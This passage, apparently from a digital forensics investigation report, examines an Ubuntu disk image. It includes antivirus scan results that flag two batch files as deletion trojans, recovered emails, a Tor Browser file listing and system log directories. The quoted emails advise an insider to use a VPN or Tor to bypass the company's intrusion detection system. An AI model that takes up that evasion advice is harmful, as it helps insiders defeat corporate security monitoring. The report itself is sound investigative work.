
2018-11-28 19:45:18 UTC
4 years ago

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Ad-Aware	BAT.Trojan.DeltreeY.n	AhnLab-V3	BAT/Deltreey
ALYac	BAT.Trojan.DeltreeY.n	Arcabit	BAT.Trojan.DeltreeY.n
Avast	BV:DelTree-L [Trj]	AVG	BV:DelTree-L [Trj]
Baidu	BAT.Trojan.DeltreeY.j	BitDefender	BAT.Trojan.DeltreeY.n
ClamAV	Win.Trojan.DelFil-9	Cyren	BAT/DelTreeY
DrWeb	Deltree.Generic	Emsisoft	BAT.Trojan.DeltreeY.n (B)
eScan	BAT.Trojan.DeltreeY.n	ESET-NOD32	BAT/DeltreeY.N
F-Prot	BAT/DelTreeY	F-Secure	BAT.Trojan.DeltreeY.n
Fortinet	BAT/Deltree.gen!tr	GData	BAT.Trojan.DeltreeY.n
Ikarus	Trojan.BAT.DeltreeY	Jiangmin	Trojan/BatSmall.d
K7AntiVirus	Exploit (04c55a6c1)	K7GW	Exploit (04c55a6c1)



d86e40f2eaff144d0caf50c5e766fe79e39ec94e8b77e41294e4b194dc3c48c5

29 security vendors and no sandboxes flagged this file as malicious

d86e40f2eaff144d0caf50c5e766fe79e39ec94e8b77e41294e4b194dc3c48c5

386 B
Size

2010-11-13 14:13:48 UTC
12 years ago

Join the VT Community and enjoy additional community insights and crowdsourced detections.


Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	BAT/Deltreey	AntiVir	BDS/KillAll.C.13
Authentium	BAT/DelTreeY	Avast	BV:DelTree-L
Avast5	BV:DelTree-L	AVG	BAT/Formatx
BitDefender	BAT.Trojan.DeltreeY.n	ClamAV	BAT.DelFil-10
DrWeb	Deltree.Generic	Emsisoft	Trojan.BAT.KillAll!IK
F-Prot	BAT/DelTreeY	F-Secure	BAT.Trojan.DeltreeY.n
Fortinet	BAT/Deltree.gen!tr	GData	BAT.Trojan.DeltreeY.n
Ikarus	Trojan.BAT.KillAll	K7AntiVirus	Trojan
Kaspersky	Trojan.BAT.KillAll.c	McAfee	Bat/qz111
McAfee-GW-Edition	Bat/qz111	Microsoft	Trojan:BAT/Killall.C
NOD32	BAT/DeltreeY.N	Norman	BAT/Deltree.F

The files **"autoexec.bat"** and **"not.bat"** are **"Trojan"** according to the virus total tool.

Here also do a scan using **"HybridAnalysis"** another internet application. Additionally, they identify both files as **malicious**.



Analysis Overview

Submission name: autoexec.bat
Size: 384B
Type: text
Mime: text/plain
SHA256: 0c14ce5c7ad84ded4acfbc486270 7c024dba71379e3baf5c11aae1aaab48698e
Last Anti-Virus Scan: 02/09/2023 21:40:45 (UTC)
Last Sandbox Report: 02/09/2023 21:40:29 (UTC)

malicious
AV Detection: 58%
Labeled as: Bat.Generic

Anti-Virus Results

MetaDefender

55%

Multi Scan Analysis

Last Update: 02/09/2023 21:40:45 (UTC)
View Details:
Visit Vendor:


VirusTotal

61%

Multi Scan Analysis

Last Update: 02/09/2023 21:40:45 (UTC)
View Details:
Visit Vendor:

Falcon Sandbox Reports



Analysis Overview

Submission name: not.bat
Size: 386B
Type: text
Mime: text/plain
SHA256: d86e40f2eaff144d0caf50c5e766fe79e39ec94e8b77e41294e4b194dc3c48c5
Last Anti-Virus Scan: 02/09/2023 21:42:27 (UTC)
Last Sandbox Report: 02/09/2023 21:42:23 (UTC)

malicious
AV Detection: 67%
Labeled as: Bat.Generic

Anti-Virus Results

MetaDefender

66%

Multi Scan Analysis

Last Update: 02/09/2023 21:42:27 (UTC)
View Details:
Visit Vendor:

VirusTotal


67%

Multi Scan Analysis

Last Update: 02/09/2023 21:42:27 (UTC)
View Details:
Visit Vendor:

Falcon Sandbox Reports

2nd mail:



Source File	S	C	O	E-Mail From	E-Mail To	Subject	Date Received	Message ID	Path
2016				enjanesnow2016@yandex.com;	enjohnsnow2016@yandex.com;	Re: FOllowing out chat	2016-09-17 23:11:31 BST	Not available	/imap.yandex.com/Archives-1/2016
2016				enjanesnow2016@yandex.com;	enjohnsnow2016@yandex.com;	Re: FOllowing out chat	2016-09-17 22:52:16 BST	Not available	/imap.yandex.com/Archives-1/2016

Result: 4 of 22 Result

From: enjanesnow2016@yandex.com;
To: enjohnsnow2016@yandex.com;
CC:
Subject: Re: FOllowing out chat

By the way, make sure the VPN you use is suitable for Linux


17.09.2016, 22:48, "John Snow" <enjohnsnow2016@yandex.com>:

Hello,

You have not sent me the update?

"John Snow" instructs the local user enkidu to use the VPN in this email.

3rd mail:



Source File	S	C	O	E-Mail From	E-Mail To	Subject	Date Received	Message ID	Path
2016				enjanesnow2016@yandex.com;	enjohnsnow2016@yandex.com;	Re: FOllowing out chat	2016-09-17 22:52:16 BST	Not available	/imap.yandex.com/Archives-1
2016				enjanesnow2016@yandex.com;	enjohnsnow2016@yandex.com;	Re: FOllowing out chat	2016-09-17 22:51:41 BST	Not available	/imap.yandex.com/Archives-1

Result: 5 of 22 Result

From: enjanesnow2016@yandex.com;
To: enjohnsnow2016@yandex.com;
CC:
Subject: Re: FOllowing out chat

Hello,

I think you should use VPN, alternatively, here is the link to the TOR project as discussed earlier.
VPN will help bypassing your company's IDS

https://www.torproject.org/

17.09.2016, 22:48, "John Snow" <enjohnsnow2016@yandex.com>:

Hello,


You have not sent me the update?

Here, confirm that "John Snow" has instructed you in this email to use a VPN to get around the **company's IDS.**

Here, the suspect also makes reference to the **"TOR project"** which is a VPN substitute. Thus, by starting this project, the local user is also able to go through the **firewall and IDS** of the corporation.

The url of this tor project: https://www.torproject.org/

Here also, find this torproject on **/home/enkidu/.tor-browser-en/INSTALL/Browser/profile.default/extension/tor-launcher@torproject.org.xpi/**




```
fonts (47)
icons (3)
TorBrowser (6)
  Data (5)
    Browser (6)
      Caches (2)
      profile.default (40)
        bookmarkbackups (2)
        cache2 (4)
        extensions (7)
          https-everywhere-eff@eff.org (9)
          staged (41)
            goog-badbinurl-shavar.cache (1)
            goog-badbinurl-shavar.pset (1)
            goog-phish-shavar.sbstore (1)
            goog-unwanted-shavar.pset (1)
            goog-unwanted-shavar.sbstore (1)
            https-everywhere-eff@eff.org.xpi (7)
            mozstd-track-digest256.pset (1)
            test-phish-simple.sbstore (1)
            test-track-simple.sbstore (1)
          tor-launcher@torproject.org.xpi (8)
            chrome (3)
              content (6)
              locale (148)
              skin (5)
            components (2)
            defaults (1)
            modules (2)
          torbutton@torproject.org.xpi (11)
            chrome (3)
              content (20)
                aboutTor (8)
                locale (1)
              locale (119)
              skin (20)
            components (8)
            defaults (1)
              preferences (1)
            modules (2)
          {73a6fe31-595d-460b-a920-fcc0f8843232}.xpi (9)
            chrome (1)
            components (1)
            defaults (1)
              preferences (1)
            META-INF (3)
        gmp (3)
        HTTPSEverywhereUserRules (2)
        preferences (3)
        safebrowsing (20)
```

/img_Ubuntu.vmdk/vol_vol2/home/enkidu/.tor-browser-en/INSTALL/Browser/TorBrowser/Data/Browser/profile.default/extensions/tor-launcher@torproject.org.xpi/chrome/content

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
network-settings-overlay.xul			1	1999-12-31 18:00:00 GMT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	5323	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/home
network-settings-wizard.xul			1	1999-12-31 18:00:00 GMT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	8015	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/home
network-settings.js			1	1999-12-31 18:00:00 GMT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	41789	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/home
network-settings.xul			1	1999-12-31 18:00:00 GMT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	2971	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/home
progress.js			1	1999-12-31 18:00:00 GMT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	6458	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/home
progress.xul			1	1999-12-31 18:00:00 GMT	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	1470	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/home

```
<?xml version="1.0"?>
<!--
   - Copyright (c) 2016, The Tor Project, Inc.
   - See LICENSE for licensing information.
   - vim: set sw=2 sts=2 ts=8 et syntax=xml:
  -->
<!DOCTYPE overlay SYSTEM "chrome://torlauncher/locale/network-settings.dtd">
<overlay id="TorNetworkSettingsOverlay"
        xmlns="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul"
        xmlns:html="http://www.w3.org/1999/xhtml">
  <groupbox id="proxySpecificSettings">
    <grid flex="1">
      <columns>
        <column/>
        <column/>
      </columns>
      <rows>
        <row align="center">
          <label value="&torsettings.useProxy.type;" control="proxyType"
                 style="text-align:right" />
          <hbox align="center">
            <menulist id="proxyType" oncommand="onProxyTypeChange()">
              <menupopup id="proxyType_menuPopup">
                <menuitem label="-" value="" selected="true" />
                <menuitem label="&torsettings.useProxy.type.socks4;"
                          value="SOCKS4"/>
```

There have some important log files in **/var/log/** directory.




/img_Ubuntu.vmdk/vol_vol2/var/log


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MD
[current folder]				2016-09-17 22:56:50 BST	2016-09-17 22:56:50 BST	2016-09-17 22:58:01 BST	2016-09-09 19:50:23 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/.	
[parent folder]				2016-07-19 22:01:44 BST	2016-09-09 19:50:27 BST	2016-07-19 22:01:44 BST	2016-09-09 19:49:06 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/..	
apt				2016-09-09 19:51:09 BST	2016-09-09 19:51:09 BST	2016-09-17 22:24:59 BST	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/apt	
cups				2016-09-09 19:53:00 BST	2016-09-09 19:53:00 BST	2016-09-09 20:22:24 BST	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/cups	
dist-upgrade				2016-04-26 09:52:34 BST	2016-09-09 19:50:28 BST	2016-04-26 09:52:34 BST	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/dist-upgrade	
fsck				2016-07-19 21:44:05 BST	2016-09-09 19:50:28 BST	2016-07-19 21:44:05 BST	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/fsck	
hp				2016-07-19 21:49:28 BST	2016-09-09 19:50:28 BST	2016-07-19 21:49:28 BST	2016-09-09 19:50:27 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/hp	
installer				2016-09-09 19:52:42 BST	2016-09-09 19:52:42 BST	2016-09-09 19:52:42 BST	2016-09-09 19:52:42 BST	4096	Allocated	Allocated	unknown	/img_Ubuntu.vmdk/vol_vol2/var/log/installer	
